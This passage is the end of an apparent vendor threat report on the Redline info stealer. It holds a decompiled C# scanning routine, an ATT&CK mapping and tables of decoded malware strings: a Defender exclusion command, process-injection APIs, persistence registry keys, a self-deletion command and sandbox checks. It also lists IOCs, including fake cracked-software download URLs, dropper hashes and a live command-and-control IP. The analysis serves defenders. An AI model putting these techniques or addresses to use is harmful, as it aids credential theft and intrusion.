2 // Tokens: 0x00000000 RID: 150 RVA: 0x0000000E4 File Offset: 0x00004CE4
3 public override IEnumerable<EntityId> GetScanArgs()
4 {
5     List<EntityId> list = new List<EntityId>();
6 
7     try
8     {
9         new List<string>();
10        foreach (string baseDirectory in from x in this.Locals
11          select Environment.ExpandedEnvironmentVariables(x))
12        {
13            foreach (string text in FileCopier.FindPaths(baseDirectory, 1, 1, new string[][]
14            {
15                new string(new char[]
16                {
17                    '\u0000',
18                    '\u0000',
19                    '\u0000',
20                    '\u0000',
21                    '\u0000',
22                    '\u0000',
23                    '\u0000',
24                    '\u0000',
25                    '\u0000',
26                    '\u0000',
27                    '\u0000',
28                    '\u0000',
29                    '\u0000',
30                    '\u0000',
31                    '\u0000',
32                    '\u0000',
33                    '\u0000',
34                    '\u0000',
35                    '\u0000',
36                    '\u0000',
37                    '\u0000',
38                    '\u0000',
39                    '\u0000',
40                    '\u0000',
41                    '\u0000',
42                    '\u0000',
43                    '\u0000',
44                    '\u0000',
45                    '\u0000',
46                    '\u0000',
47                    '\u0000',
48                    '\u0000',
49                    '\u0000'
50                }), new string(new char[]
51                {
52                    '\u0000',
53                    '\u0000',
54                    '\u0000',
55                    '\u0000',
56                    '\u0000',
57                    '\u0000',
58                    '\u0000',
59                    '\u0000',
60                    '\u0000',
61                    '\u0000',
62                    '\u0000',
63                    '\u0000',
64                    '\u0000',
65                    '\u0000',
66                    '\u0000',
67                    '\u0000',
68                    '\u0000',
69                    '\u0000',
70                    '\u0000',
71                    '\u0000',
72                    '\u0000',
73                    '\u0000',
74                    '\u0000',
75                    '\u0000',
76                    '\u0000',
77                    '\u0000',
78                    '\u0000',
79                    '\u0000',
80                    '\u0000',
81                    '\u0000',
82                    '\u0000',
83                    '\u0000',
84                    '\u0000',
85                    '\u0000',
86                    '\u0000',
87                    '\u0000',
88                    '\u0000',
89                    '\u0000',
90                    '\u0000',
91                    '\u0000',
92                    '\u0000',
93                    '\u0000',
94                    '\u0000',
95                    '\u0000',
96                    '\u0000',
97                    '\u0000',
98                    '\u0000',
99                    '\u0000',
100                   '\u0000'
101                })
102            }));
103        }
104    }
105 }

```

Fig. 37 Scanning arguments for BrEx

Conclusion

Redline has become one of the most widely used info stealers due to its wide range of capabilities and a thriving structured underground MaaS market.

It was fascinating to observe the flow of an entire campaign from obfuscated loaders loading SmartAssembly and PureCrypter injectors that in the end injected Redline to steal data from infected machines.

Adversaries have continued their usage of legitimate services to host their payloads and defenders need to account for it. Existing security detections that identify data collection will trigger due to Redline activity.

ATT&CK Mapping

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001

Non-Application Layer Protocol T1095

Non-Standard Port T1571

Credentials from Password Stores T1555

Automated Collection T1119

Data from Local System T1005

Process Injection T1055

Command and Scripting Interpreter: Visual Basic T1059.005

Indicator Removal on Host: File Deletion T1070.004

Virtualization/Sandbox Evasion T1497

Impair Defenses: Disable or Modify Tools T1562.001

Windows Management Instrumentation T1047

Appendix

LEN (DEC)	DECODED STRING
4	'
4	'
44	Set-MpPreference -ExclusionPath
12	kernel32
24	UmV@zdW1l@VGhyZWfk -> ResumeThread
40	V293NjRT@ZXRUaHjIYWRDb250ZXh0 -> Wow64SetThreadContex
36	U2V0@VGhyZ@WFkQ29udGV4dA== -> SetThreadContext
36	R2@V0VGhyZWfkQ@29udGV4dA== -> GetThreadContext
32	VmlydHVh@bEFsbG9@jRxg= -> VirtualAllocEx
36	V3JpdGVQcm9j@ZXNzT@WVtb3J5 -> WriteProcessMemory
08	ntdll
40	WndVbm1h@cFZpZXd@PZINIY3Rpb24= -> ZwUnmapViewOfSection
40	Q3JIY@XRIU@HjvY2Vzc0E= -> CreateProcessA
24	Q2xv@c2VI@YW5kbGU= -> CloseHandle
36	Um@VhZFByb2N@lc3NNZW1vcnk= -> ReadProcessMemory
04	@
04	032E02 (hex representation) / NULL
12	Nbehtoiv
16	Powershell
8	-enc
8	.vbs
52	CreateObject("WScript.Shell").Run """"
20	"""", 1, False
88	Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
12	Startup
92	Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
92	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\
72	Software\Microsoft\Windows NT\CurrentVersion\Winlogon
08	Shell
20	explorer.exe,"
4	,
64	Software\Microsoft\Windows\CurrentVersion\Run\
04	"
08	.exe
04	20 (hex)
12	TolInt32
52	- (Windows Microsoft) Internet Explorer
12	iexplore
52	Start-Sleep -s 10; Remove-Item -Path "
12	" -Force
16	powershell
04	cmd
20	/k START """ "
12	" & EXIT
08	runas

LEN (DEC)	DECODED STRING
04	.
16	SbieDll.dll
08	john
08	anna
12	xxxxxxxx
32	select * from Win32_BIOS
40	Unexpected WMI query failure
12	version
16	SerialNumber
32	VMware VIRTUAL A M I Xen
48	select * from Win32_ComputerSystem
16	manufacturer
08	model
32	Microsoft VMWare Virtual
12	username
16	PureCrypter
12	content
68	:loudspeaker: *NEW EXECUTION* :one: **User** =
32	:two: **Date UTC** =
28	:three: **File** =
04	20 0D 0A (hex) \r\n
04	x2
16	.compressed
12	costura
40	costura.costura.dll.compressed
16	protobuf-net
48	costura.protobuf-net.dll.compressed

IOCs

Discord Attachment URLs

[https://cdn\[.\]discordapp\[.\]com/attachments/928009932928856097/936319550855716884/Windows11InstallationAssistant.zip](https://cdn[.]discordapp[.]com/attachments/928009932928856097/936319550855716884/Windows11InstallationAssistant.zip)
[http://cdn\[.\]discordapp\[.\]com/attachments/928009932928856097/936319550855716884/Windows11InstallationAssistant.zip](http://cdn[.]discordapp[.]com/attachments/928009932928856097/936319550855716884/Windows11InstallationAssistant.zip)
[https://cdn\[.\]discordapp\[.\]com/attachments/934931217160212483/936418434353352734/Adobe_Premiere_Pro_2022.zip](https://cdn[.]discordapp[.]com/attachments/934931217160212483/936418434353352734/Adobe_Premiere_Pro_2022.zip)
[https://cutt\[.\]ly/JOutnwm ->](https://cutt[.]ly/JOutnwm ->)
[https://cdn\[.\]discordapp\[.\]com/attachments/934931217160212483/936418434353352734/Adobe_Premiere_Pro_2022.zip](https://cdn[.]discordapp[.]com/attachments/934931217160212483/936418434353352734/Adobe_Premiere_Pro_2022.zip)
[https://adobepremierpro\[.\]tiny\[.\]us/download ->](https://adobepremierpro[.]tiny[.]us/download ->)
[https://cdn\[.\]discordapp\[.\]com/attachments/630849870097416212/937402126634717214/Premier_Pro_Crack_Installer_v22.1.1.zip](https://cdn[.]discordapp[.]com/attachments/630849870097416212/937402126634717214/Premier_Pro_Crack_Installer_v22.1.1.zip)
[https://cdn\[.\]discordapp\[.\]com/attachments/630849870097416212/937402126634717214/Premier_Pro_Crack_Installer_v22.1.1.zip](https://cdn[.]discordapp[.]com/attachments/630849870097416212/937402126634717214/Premier_Pro_Crack_Installer_v22.1.1.zip)
[https://cdn\[.\]discordapp\[.\]com/attachments/630857695402131498/939484341749309560/Premiere_Pro_Crack_Installer_v22.1.1.zip](https://cdn[.]discordapp[.]com/attachments/630857695402131498/939484341749309560/Premiere_Pro_Crack_Installer_v22.1.1.zip)
[https://adobepremierepro\[.\]tiny\[.\]us/download -> https://cdn\[.\]discordapp\[.\]com/attachments/630857695402131498/939484341749309560/Premiere_Pro_Crack_Installer_v22.1.1.zip](https://adobepremierepro[.]tiny[.]us/download -> https://cdn[.]discordapp[.]com/attachments/630857695402131498/939484341749309560/Premiere_Pro_Crack_Installer_v22.1.1.zip)
[http://gg\[.\]gg/xqbt3 -> https://cdn\[.\]discordapp\[.\]com/attachments/904314549568675903/936336280999051315/Installer.zip](http://gg[.]gg/xqbt3 -> https://cdn[.]discordapp[.]com/attachments/904314549568675903/936336280999051315/Installer.zip)
[https://cdn\[.\]discordapp\[.\]com/attachments/904314549568675903/936336280999051315/Installer.zip](https://cdn[.]discordapp[.]com/attachments/904314549568675903/936336280999051315/Installer.zip)
[https://best-plugins\[.\]tiny\[.\]us/autotunepro ->](https://best-plugins[.]tiny[.]us/autotunepro ->)
[https://cdn\[.\]discordapp\[.\]com/attachments/630849870097416212/936622136003538984/Setup_Auto-Tune_Pro_v9.1.0.zip](https://cdn[.]discordapp[.]com/attachments/630849870097416212/936622136003538984/Setup_Auto-Tune_Pro_v9.1.0.zip)
[https://sonyvegaspro\[.\]tiny\[.\]us/download ->](https://sonyvegaspro[.]tiny[.]us/download ->)
[https://cdn\[.\]discordapp\[.\]com/attachments/630857695402131498/940285843447353374/MAGIX.Vegas.Pro.v19.0.458.zip](https://cdn[.]discordapp[.]com/attachments/630857695402131498/940285843447353374/MAGIX.Vegas.Pro.v19.0.458.zip)
[https://expres-v\[.\]com/download/Installer.zip](https://expres-v[.]com/download/Installer.zip)

Dropper URLs

DROPPER	URL	DROPPED SAMPLE
06f65e5d32f58944fe0a50f12d8eb5c4	http://81[.]4[.]105[.]174/Epujhn[.]jpg	d3ca123f9e81ad8f8e8ae4cc3803f590
1c8112b8e1f13ca4129cae22f3387d47	http://81[.]4[.]105[.]174/Bkcmvj[.]jpg	7aeac72fd0ef3b77e8c6bf0212bc99dd
154bda18ddf65e3d79caa9abeb7c4468	http://81[.]4[.]105[.]174/Mujov[.]log	bd0592b2c25c38a7cf353095cc97bdc8
a90d58052bcacd0194d1dfc0dd9d7929	http://81[.]4[.]105[.]174/AdobeFile[.]log	701f36ba3ecdc890710413ed7a26861d
7f6de92ece5a366cc15af5574701fe98	http://81[.]4[.]105[.]174/lpqtn[.]jpg	dc815147f7fe11d08d7d64213f9032e7
5acd1037872f39b9034707ae3618f3a3	http://81[.]4[.]105[.]174/jiupcw[.]png	bf285233dc836f62bc82a209c5dab48b
771a4fea6f33eac0771b108e8933703a	http://81[.]4[.]105[.]174//win11[.]jpg	6dfa84ac778aa418adcb649651d17ccd

URL	DROPPED SAMPLE (REVERSED)
http://81[.]4[.]105[.]174/Nyszfp[.]png	57bf626239b8db6e1434dbc8ee7cef86
http://81[.]4[.]105[.]174/Ezzivoo[.]png	9b85cd189f7b8f6ba4213470523a0f59
http://81[.]4[.]105[.]174/Rdxgbxvf[.]jpg	c79bb6ecc930cb9a6aba43de47e02013
http://81[.]4[.]105[.]174/Cqstkl[.]png	5545a2ff42f03e95661aba7eb080ce17
http://81[.]4[.]105[.]174/Obqjyz[.]log	7e16c22ecc22113854b247f5886c98f5
http://81[.]4[.]105[.]174/PythonFile[.]jpg	45cf0a81dc1a3b75b0f3cf598566d315
http://81[.]4[.]105[.]174/CcleanerInstaller[.]jpg	8a6ce4ad539d027b4ccbdd147158af4d
http://81[.]4[.]105[.]174/Ikgvjkewu[.]jpg	cd39fa7364d13fe521aad91b8e99760f
http://81[.]4[.]105[.]174/Jfuygzd[.]png	0d9ac7274be792796eebed217cc6e58
http://81[.]4[.]105[.]174/Win11ClubHelloAgain[.]jpg	b8312c8e83bab1f003d03eacc10c8054
http://81[.]4[.]105[.]174/Liafanggotica[.]png	3f6ec963e276603ece3af20d5a3075cc
http://81[.]4[.]105[.]174/lavgimu[.]jpg	92d939fabae206a9e5df8ba2e8a10877
http://81[.]4[.]105[.]174/VideoPublicAllocation[.]log	63fdd2a00dc456a3189a2c4fd3d499d1

Dropper Samples

NAME	HASH
Windows11InstallationAssistant.exe	771a4fea6f33eac0771b108e8933703a
Setup Auto-Tune Pro v9.1.0.exe, Premier Pro Crack Installer v22.1.1.exe, Premiere Pro Crack Installer v22.1.1.exe, NEXUS INSTALLER.exe, MAGIX.Vegas.Pro.v19.0.458.exe, FAB_FILTER_INSTALLER.exe, COD MERCY v1.7.exe, Sapphire Installer.exe	7f6de92ece5a366cc15af5574701fe98
Set-Up.exe	a90d58052bcacd0194d1dfc0dd9d7929
Installer.exe	06f65e5d32f58944fe0a50f12d8eb5c4
InstallerZnanoz.exe	5acd1037872f39b9034707ae3618f3a3
Eye-Saver-Setup.exe	154bda18ddf65e3d79caa9abeb7c4468
Dinox_installer.exe	1c8112b8e1f13ca4129cae22f3387d47

Redline CnC IP

193.203.203.82:23108

Redline InfoStealer

c827633ffacf2424112957e2ba523909

About Qualys

Qualys, Inc. (NASDAQ: QLYS) is a pioneer and leading provider of disruptive cloud-based Security, Compliance and IT solutions with more than 10,000 subscription customers worldwide, including a majority of the Forbes Global 100 and Fortune 100. Qualys helps organizations streamline and automate their security and compliance solutions onto a single platform for greater agility, better business outcomes, and substantial cost savings. Qualys, Qualys VMDR® and the Qualys logo are proprietary trademarks of Qualys, Inc. All other products or names may be trademarks of their respective companies.

For more information, please visit [qualys.com](https://www.qualys.com)